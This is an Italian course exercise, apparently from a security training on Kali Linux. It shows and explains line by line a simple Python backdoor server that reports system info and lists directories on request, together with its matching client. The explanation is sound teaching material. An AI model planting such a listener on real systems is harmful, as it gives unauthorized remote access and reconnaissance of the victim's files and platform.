


SPIEGAZIONE CODICE

CODICE N.1 e 2

N.1



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

N.2



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```

INTRODUZIONE

Spiegare cos'è una backdoor e perché è pericolosa.

Spiegare i codici riportati sopra in figura dicendo cosa fanno e qual è la differenza tra i due.

Codice N.1

La prima cosa che leggiamo è il comando *"import"* che viene usato appunto per importare moduli all'interno del programma, in questo caso abbiamo voluto richiamare la funzione riguardante il socket, la piattaforma ed il sistema operativo.

In secondo luogo, datosi che vogliamo che il nostro programma resti in ascolto per accettare delle connessioni TCP e sapendo che un servizio è attivo su una coppia IP:PORTA, creiamo due variabili:

- Indirizzo IP del pc dove vogliamo mettere il servizio in ascolto;
- Una porta che useremo per la connessione.

A questo servono le due variabili create:

- SVR_ADDR = " " (Dove inseriremo l'IP);
- SVR_PORT = 1234 (Il numero della porta che funzionerà da canale di comunicazione).

Il socket *"s"* che è stato creato utilizza una serie di funzioni proprie della libreria importata a inizio codice, in questo caso *"AF_INET"* (che sta ad indicare che il socket utilizza IPv4) e *"SOCK_STREAM"* (che invece specifica che vogliamo una connessione di tipo TCP).

Associamo poi il socket all'IP e alla porta con il comando *"s.bind"*.

Con `"s.listen(1)"` configuriamo il socket in ascolto sulla coppia IP:PORTA e indichiamo quante connessioni in coda al massimo ci possono essere.

La riga `"connection, address = s.accept()"` ci dice che il programma si fermerà in questo punto finché non viene stabilita una connessione in ingresso. Quando un client si connette al server, `"accept()"` ci restituirà due valori:

- `"connection"` che è un nuovo oggetto socket rappresentante la connessione tra il server e il client:
- `"address"` che è l'indirizzo IP e la porta del client che si è appena connesso.

Questi valori vengono assegnati alle variabili `"connection"` e `"address"`. Quindi `"connection"` è il nuovo socket che il server utilizzerà per la comunicazione con quel client specifico.

Poi c'è il `"print"` che stampa l'indirizzo del client appena connesso e a seguire il loop principale per gestire le richieste del client.

Prima tenta di ricevere dati dal client, se non riesce continua con la prossima iterazione del loop, se il client invia `'1'`, il server risponde con informazioni sulla piattaforma (nome della piattaforma e architettura della macchina).

Se il client invia `'2'`, il server si aspetterà di ricevere un percorso e risponde con una lista di file nella cartella specificata.

Mentre se invece il client invia `'0'`, il server chiude la connessione corrente e si prepara ad accettare una nuova connessione.

In conclusione:

Questo codice è un server che attende connessioni TCP su un indirizzo IP e porta specificati. Quando un client si connette, il server risponde alle richieste inviate dal client.

Codice N.2

Il programma chiede in primo luogo all'utente di inserire manualmente l'indirizzo IP e la porta del server.

Nella funzione "`def print_menu()`" chiediamo al programma di stampare un menù con tre opzioni: chiudere la connessione, ottenere le informazioni del sistema oppure ottenere l'elenco dei file in una cartella.

Viene creato poi un oggetto socket ("`my_socket`") con le stesse impostazioni del socket che abbiamo visto in precedenza nel primo codice, IPv4 e connessione di tipo TCP.

Con il print successivo viene stampato il messaggio che indica che la connessione è stata stabilita e viene mostrato il menù.

Con il ciclo while successivo si permette all'utente di interagire con il server, può inserire un input per scegliere un'opzione.

Da qui iniziano una serie di condizioni atte a gestire le diverse opzioni:

- se l'utente sceglie l'opzione 0, il programma invia un messaggio al server indicando di chiudere la connessione e quindi chiude il proprio socket prima di uscire dal loop;
- se l'utente sceglie l'opzione 1, il programma invia un messaggio al server indicando di inviare informazioni di sistema. Poi, il programma riceve e stampa i dati ricevuti dal server;
- se invece l'utente sceglie l'opzione 2 dovrà poi inserire un percorso per ricevere in stampa i dati ricevuti dal server.

In conclusione:

Il codice gestisce la comunicazione tra client e il server attraverso un socket TCP consentendo all'utente di eseguire azioni specifiche, come ad esempio ottenere informazioni del sistema o elencare i file in una specifica cartella.

CHE COS'È UNA BACKDOOR?

Una backdoor è un accesso segreto e non documentato che può essere utilizzato per controllare un sistema, spesso senza che l'utente o il proprietario del sistema ne sia a conoscenza.

Sono pericolose perché consentono un accesso non autorizzato.